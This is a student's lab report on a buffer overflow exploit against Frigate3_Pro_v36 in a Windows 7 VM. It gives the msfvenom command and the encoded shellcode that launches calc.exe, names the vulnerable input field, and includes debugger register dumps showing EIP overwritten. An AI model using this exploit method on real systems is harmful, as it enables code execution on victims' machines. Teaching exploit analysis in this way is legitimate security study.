

NAME-SLVN YASWANTH

REGNO-19BCE7450

LAB EXPERIMENT 10

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
Example: msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH

Happy Learning !!!!!

```


C:\msfvenom -a x86 -platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\x89\xe1\xdd\xc5\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6b\x32"
buf += b"\x73\x30\x75\x50\x65\x50\x31\x70\x6c\x49\x59\x75\x74"
buf += b"\x71\x49\x50\x31\x74\x4c\x4b\x36\x30\x36\x50\x4c\x4b"
buf += b"\x43\x62\x44\x4c\x6c\x4b\x31\x42\x44\x54\x4c\x4b\x71"
buf += b"\x62\x36\x48\x76\x6f\x6f\x47\x43\x7a\x77\x56\x66\x51"
buf += b"\x49\x6f\x6c\x6c\x55\x6c\x63\x51\x61\x6c\x47\x72\x46"
buf += b"\x4c\x31\x30\x79\x51\x58\x4f\x76\x6d\x36\x61\x69\x57"
buf += b"\x4a\x42\x38\x72\x53\x62\x53\x67\x4e\x6b\x31\x42\x42"
buf += b"\x30\x6c\x4b\x51\x5a\x67\x4c\x4e\x6b\x62\x6c\x52\x31"
buf += b"\x54\x38\x39\x73\x30\x48\x33\x31\x4a\x71\x66\x31\x4e"
buf += b"\x6b\x72\x79\x31\x30\x67\x71\x48\x53\x6e\x6b\x77\x39"
buf += b"\x76\x78\x7a\x43\x76\x5a\x63\x79\x6c\x4b\x66\x54\x6c"
buf += b"\x4b\x65\x51\x49\x46\x64\x71\x69\x6f\x4e\x4c\x69\x51"

```

Replace this in the exploit2.py and generate the payload.

The payload generated is something like shown below in the screenshot.

Payload:




The payload used here triggers calc.exe on crashing the application

The trigger is changed using msfvenom in kali linux.

The vulnerable field in Frigate is Find computer in Disk menu.

Paste the generated payload in Computer name field




On clicking okay buffer overflow occurs as the input writes over the adjacent memory locations causing it to crash

As we set the trigger as calc.exe, the calculator opens when after the application crashes.



Now let us check the EIP value using Immunity Debugger

Attach the Application in Immunity debugger



Let us crash the application and see what happens to the registers



Initial before crash

```

Registers (FPU)
EAX 7EF9A000
ECX 00000000
EDX 776EF7EA ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0639FF5C
EBP 0639FF88
ESI 00000000
EDI 00000000
EIP 7766000D ntdll.7766000D

```

SEH chain initially



After Crashing

The screenshot shows a debugger window titled "CPU - main thread, module rtl60". The assembly window displays instructions from address 40006834 to 40006879. Key instructions include:

- 40006834: MOV ECX, DWORD PTR DS:[EDX-8]
- 40006835: DEC ECX
- 40006836: JLT SHORT rt160.4000684A (LOCK prefix)
- 40006837: LOCK DEC DWORD PTR DS:[EDX-8]
- 40006838: JLT SHORT rt160.4000684A
- 40006839: PUSH EAX
- 40006840: LEA EAX, DWORD PTR DS:[EDX-8]
- 40006841: CALL rt160.0System00FreeMem\$qqp
- 40006842: POP EAX
- 40006843: RETN
- 40006844: NOP
- 40006845: PUSH EBX
- 40006846: PUSH ESI
- 40006847: MOV EBX, EAX
- 40006848: MOV ESI, EDX
- 40006849: MOV EDX, DWORD PTR DS:[EBX]
- 40006850: TEST EDX, EDX
- 40006851: JZ SHORT rt160.40006872
- 40006852: MOV DWORD PTR DS:[EBX], 0
- 40006853: MOV ECX, DWORD PTR DS:[EDX-8]
- 40006854: DEC ECX
- 40006855: JLT SHORT rt160.40006872 (LOCK prefix)
- 40006856: LOCK DEC DWORD PTR DS:[EDX-8]
- 40006857: JLT SHORT rt160.40006872
- 40006858: LEA EAX, DWORD PTR DS:[EDX-8]
- 40006859: CALL rt160.0System00FreeMem\$qqp
- 40006860: ADD EBX, 4
- 40006861: DEC ESI
- 40006862: JNC SHORT rt160.40006852
- 40006863: POP ESI
- 40006864: POP EAX

 The registers window shows:

- EAX: 0018F30C
- ECX: 00000000
- EDX: 90909090
- EBX: 0018F30C
- ESP: 0018E2D0
- EBP: 0018F32C
- ESI: 0018E2E4 ASCII "AAAAAAAAAAAAAAAAAAAA"
- EDI: 0574301C ASCII "AAAAAAAAAAAAAAAAAAAA"
- EIP: 40006834 rt160.40006834

 The memory dump window shows hex and ASCII data starting at address 0053F000.


This close-up view of the "Registers (FPU)" window shows the following register values:

- EAX: 0018F30C
- ECX: 00000000
- EDX: 90909090
- EBX: 0018F30C
- ESP: 0018E2D0
- EBP: 0018F32C
- ESI: 0018E2E4 ASCII "AAAAAAAAAAAAAAAAAAAA"
- EDI: 0574301C ASCII "AAAAAAAAAAAAAAAAAAAA"
- EIP: 40006834 rt160.40006834

 The status bar at the bottom indicates:

- FST: 0120
- Cond: 0 0 0 1
- Err: 0 0 1 0 0 0 0
- FCW: 1372
- Prec: NEAR, 64
- Mask: 1 1 0 0 1

Adjacent registers are over written.
Eip value is changed to 40006834



The dll rt160.40010c4B is loaded.